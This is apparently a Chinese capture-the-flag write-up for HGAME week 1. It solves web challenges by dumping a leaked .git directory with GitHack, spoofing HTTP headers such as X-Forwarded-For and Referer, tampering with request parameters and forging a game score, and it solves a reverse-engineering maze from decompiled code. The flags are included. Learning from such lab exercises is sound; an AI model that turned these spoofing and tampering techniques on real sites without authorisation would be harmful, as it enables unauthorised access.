hgame-week1-writeup

Web

Cosmos 的博客


打开后是这个样子

版本管理工具和GitHub都标记明显，想到应该是`.git`文件夹的泄露。但是直接访问http://cosmos.hgame.n3ko.co/.git/是显示404，不管了，直接上工具GitHack


运行命令：

```
python GitHack.py  http://cosmos.hgame.n3ko.co/.git/
```

然后在这个工具所在位置下的目录`dist/cosmos.hgame.n3ko.co/.git/`下，发现`config`文件有问题（找了好久才发现）




然后就去上图中的仓库https://github.com/FeYcYodhrPDJSru/8LTUKCL83VLhXbc找，发现其中一个commit有flag信息：




根据提示解码得到flag：`hgame{g1t_le@k_1s_danger0us_!!!!}`

接 头 霸 王


首先当然是打开链接啦




根据提示说要从https://vidar.club/过来这个页面，那就去google下http的头哪些可以表示从哪里跳转来的，发现一个`Referer`头，扔到burpsuite里试




看来又要从本地访问，那肯定是伪造ip成`127.0.0.1`了，google发现`X-Forwarded-For`头可以伪造请求ip，再扔burpsuite里



枯了，还要改浏览器标识，`User-Agent`头改成`Cosmos`即可




。。。还要改一下请求方式



最后这个，呃，要伪造发出请求时的时间成2077年之后，然后google了所有有关时间的http头，一个一个试（此处省略无数次失败），还问了下出题人，出题人的灵魂拷问

> "你都试过了吗？试了哪些？"


突然发现我好像还没试完，想起之前忽略了的`If-Unmodified-Since`头，随后还真是！！！



于是得到flag：`hgame{W0w!Your_heads_@re_s0_many!}`


Code World

开局就是一个403 Forbidden




而且url本来是http://codeworld.hgame.day-day.work，却变成http://codeworld.hgame.day-day.work/new.php，那应该是跳转了

好在我有burpsuite（多次打广告行为）



图中的文字也印证了我的想法（cosmos被黑的好惨

那就直接访问链接http://codeworld.hgame.day-day.work，看看跳转前都有什么



看到这个Not Allowed我懵了好久，难道我错了？卡了半天就去做misc题了（而且还一题没做出来），一段时间后突然有想法，去搜了下405状态码是什么意思，发现

> ## 405 Method Not Allowed
>
> 请求行中指定的请求方法不能被用于请求相应的资源。该响应必须返回一个Allow 头信息用以表示出当前资源能够接受的请求方法的列表。

原来是请求的方法不对，虽然返回包中没有Allow头告诉我用什么方法请求，但最常用的除了GET就是POST了，那就改POST请求

这里要提交url参数a，计算两个数相加结果为10，一个参数传两个值，一想就想到php的url传数组的方式


```
?a[]=1&a[]=9
```

发现不对，url编码后再提交，发现还是不对，又卡住了。。。

最后，有个hint说a的参数的格式是`a=b+c`（此时已经有好多人解出来了），最后提交

```
?a=1%2b9
```


（+号编码后为%2b）



遂得flag：`hgame{C0d3_1s_s0_S@_sO_C0ol!}`

尼泰玫

这标题！这界面！




律师函警告？！

咳咳！


最下面那行字说，只要分够，flag尽管拿，当然是开挂啦，开着burpsuite抓包，先玩一遍（玩着玩着忘了我在做ctf题）

发现有一个请求包发送了分数



（不是我！别问了！我怎么可能只有500分！）

也不知道`|`后面那个是什么，先改了分数成999999



嘻嘻，成了！flag：`hgame{j4vASc1pt_w1ll_tel1_y0u_someth1n9_u5efu1?!}`

（做完后发现flag中有提示javascript的，看了下js文件，发现score参数字符`|`后面那个是时间戳的md5值，没什么影响）

Reverse

maze

拖入ida，f5反汇编，简单处理一下后

```
while ( (signed int)v4 < SHIDWORD(v4) )
{
  v3 = s[(signed int)v4];
  if ( v3 == 'd' )
  {
    v5 += 4;
  }
  else if ( v3 > 100 )
  {
    if ( v3 == 's' )
    {
      v5 += 64;
    }
    else
    {
      if ( v3 != 'w' )
      {
LABEL_12:
        puts("Illegal input!");
        exit(0);
      }
      v5 -= 64;
    }
  }
  else
  {
    if ( v3 != 'a' )
      goto LABEL_12;
    v5 -= 4;
  }
```


迷宫类题目，'wsad'为上下左右，图中的v5代表当前位置，水平方向移动4个字节，一行有64个字节

```
if ( v5 < (char *)&unk_602080 || v5 > (char *)&unk_60247C || *(_DWORD *)v5 & 1 )
  goto LABEL_22;
```

可以直到`unk_602080`和`unk_60247C`是地图的边界了，且1为不可走，我的做法是把数据导（至于怎么导出查资料）出来，1用字符`#`打印，0用空格打印，画出地图来走迷宫，做是做出来了，有点麻烦，如下图

其中的`x`是我标记的起点和终点。这样做很麻烦，我也不详细讲了，做完后学长提示，把4个字节看成一个单位会比较简单，呃，当我看到上上图中的`*(_DWORD *)v5 & 1`的时候，我居然没发现这个问题？！

那么就按照4字节一个单位导出后，最低位为1的画成`#`，其余画成空格，地图如下：




这样简单多了，flag：`hgame{ssssddddddsssssddwwdddssssdssdd}`

